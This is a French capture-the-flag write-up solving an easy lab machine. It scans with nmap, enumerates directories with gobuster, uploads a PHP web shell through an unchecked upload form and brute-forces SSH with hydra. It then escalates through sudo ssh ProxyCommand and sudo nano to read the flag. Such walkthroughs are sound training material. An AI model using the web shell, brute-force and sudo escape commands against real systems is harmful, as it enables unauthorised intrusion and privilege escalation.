

# Write-up CTF Facile 1

## Etape 1 : Analyser le Réseau

Premièrement on effectue une analyse du réseau de la machine afin de voir quels ports sont ouverts :


```
nmap 172.30.150.47
```

Résultat :

```
$ nmap 172.30.150.47
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-31 14:05 CET
Nmap scan report for 172.30.150.47
Host is up (0.080s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

On constate qu'il y a le port SSH d'ouvert et un service web, allons voir de ce côté !



On constate que c'est la page par défaut de Apache, nous allons voir s'il n'y a pas des fichiers ou des redirections cachées avec l'outil **gobuster**

```
gobuster dir -u http://172.30.150.47/ -w
/usr/share/wordliste/dirbuster/directory-list-2.3-medium.txt -x .php,.html
-t 40
```



Paramètre	Signification
-u	url du site
-w	liste de mots à utiliser
-x	extensions de fichier à regarder

Il y a 3 url possibles et accessibles. uploads/ qui est un répertoire, upload.php, et index.html sur lequel nous sommes déjà. Allons voir du côté de upload.php.

```
(kali@kali)-[~/Documents/attaque_projet]
$ gobuster dir -u http://172.30.150.47/ -w /usr/share/wordlists/dirbuster
tml -t 40

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.30.150.47/
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,html
[+] Timeout: 10s

2022/01/31 14:05:27 Starting gobuster in directory enumeration mode

/uploads (Status: 301) [Size: 316] [→ http://172.30.150
/upload.php (Status: 200) [Size: 315]
/index.html (Status: 200) [Size: 10701]
Progress: 26004 / 661683 (3.93%)
```

Nous arrivons sur une page basique où nous pouvons upload des fichiers. On va voir s'il accepte des scripts php ou fait attention à l'extension du fichier.

## Upload your file

No file selected.

The file test.txt has been uploaded

On va essayer d'upload le script php suivant, qui permettra d'effectuer des commandes bash dans l'URL du site, pour voir si cela fonctionne.

```
<?php echo "<pre>"; system($_GET["cmd"]); _halt_compiler() ?>
```

On se rend compte que cela fonctionne, comme montré sur la capture d'écran ci-dessous.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
unsd:x:105:109::/var/lib/unsd:/usr/sbin/nologin
ntp:x:106:112::/nonexistent:/usr/sbin/nologin
sshd:x:107:65534::/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
ctf-challenge-01:x:1000:1000::/home/ctf-challenge-01:/bin/bash
ctf-challenge-01-1:x:1001:1001::/home/ctf-challenge-01-1:/bin/bash
ctf-challenge-01-2:x:1002:1002::/home/ctf-challenge-01-2:/bin/bash

```

On voit qu'il y a 3 utilisateurs qu'on va devoir attaquer de par leur nom. (ctf-challenge)

On va essayer de bruteforce le premier utilisateur via hydra :

```
hydra -l ctf-challenge-01 -P /usr/share/wordlist/rockyou.txt -f -t 50 -V
172.30.150.47 ssh
```

Paramètre	Signification
-l	nom d'utilisateur
-p	liste de mots à utiliser
-f	se stoppe dès qu'il a trouvé le mdp
-t	nombre de threads
-V	URL

On trouve ainsi le mot de passe **hellokitty**, et on peut se connecter en SSH.

```
[ATTEMPT] target 172.30.150.47 - login: ctf-challenge-01 - pass: ctdd01a - 210 of 14344435 [child 42] (0)
[ATTEMPT] target 172.30.150.47 - login: "ctf-challenge-01" - pass "babygirl1" - 219 of 14344435 [child 43] (0)
[22][ssh] host: 172.30.150.47 - login: ctf-challenge-01 - password: hellokitty
[STATUS] attack finished for 172.30.150.47 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-31 14:08:06

(kali@kali)-[~/Documents/attaque_projet]
└─$ ssh ctf-challenge-01@172.30.150.47
ctf-challenge-01@172.30.150.47's password:
Linux ctf-1-3 4.19.0-18-cloud-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 31 12:58:55 2022 from 172.30.3.254
ctf-challenge-01@ctf-1-3:~$ id
uid=1000(ctf-challenge-01) gid=1000(ctf-challenge-01) groups=1000(ctf-challenge-01)
```

On regarde si par hasard on ne pourrait pas exécuter des commandes avec **sudo**. On se rend compte que l'on peut utiliser des commandes **sudo /bin/ssh** via l'utilisateur **ctf-challenge-01-1**. Après une recherche Internet, on trouve l'exploit suivant :

```
sudo -u ctf-challenge-01-1 /bin/ssh -o proxyCommand=';sh 0<&2 1>&2' x
```

On arrive donc sur le terminal en tant que **ctf-challenge-01-1**, et on refait la même procédure avec le **sudo -l**


```
ctf-challenge-01@ctf-1-3:~$ sudo -l
Matching Defaults entries for ctf-challenge-01 on ctf-1-3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ctf-challenge-01 may run the following commands on ctf-1-3:
    (ctf-challenge-01-1) NOPASSWD: /bin/ssh
ctf-challenge-01@ctf-1-3:~$ sudo -u ctf-challenge-01-1 /bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
$ whoami
ctf-challenge-01-1
$ id
uid=1001(ctf-challenge-01-1) gid=1001(ctf-challenge-01-1) groups=1001(ctf-challenge-01-1)
$ sudo -l
```

Cette fois-ci, on peut exécuter en tant que **ctf-challenge-01-2** via **sudo** la commande **sudo /bin/nano**. On va essayer d'ouvrir des fichiers, notamment un fichier **flag.txt**, que l'on retrouve sur le home de l'utilisateur **ctf-challenge-01**, et on obtient ainsi le flag.

La commande à exécuter :

```
sudo -u ctf-challenge-01-2 /bin/nano /home/ctf-challenge-01/flag.txt
```



```
GNU nano 3.2
FlaG_sUpEr_sEcReT
```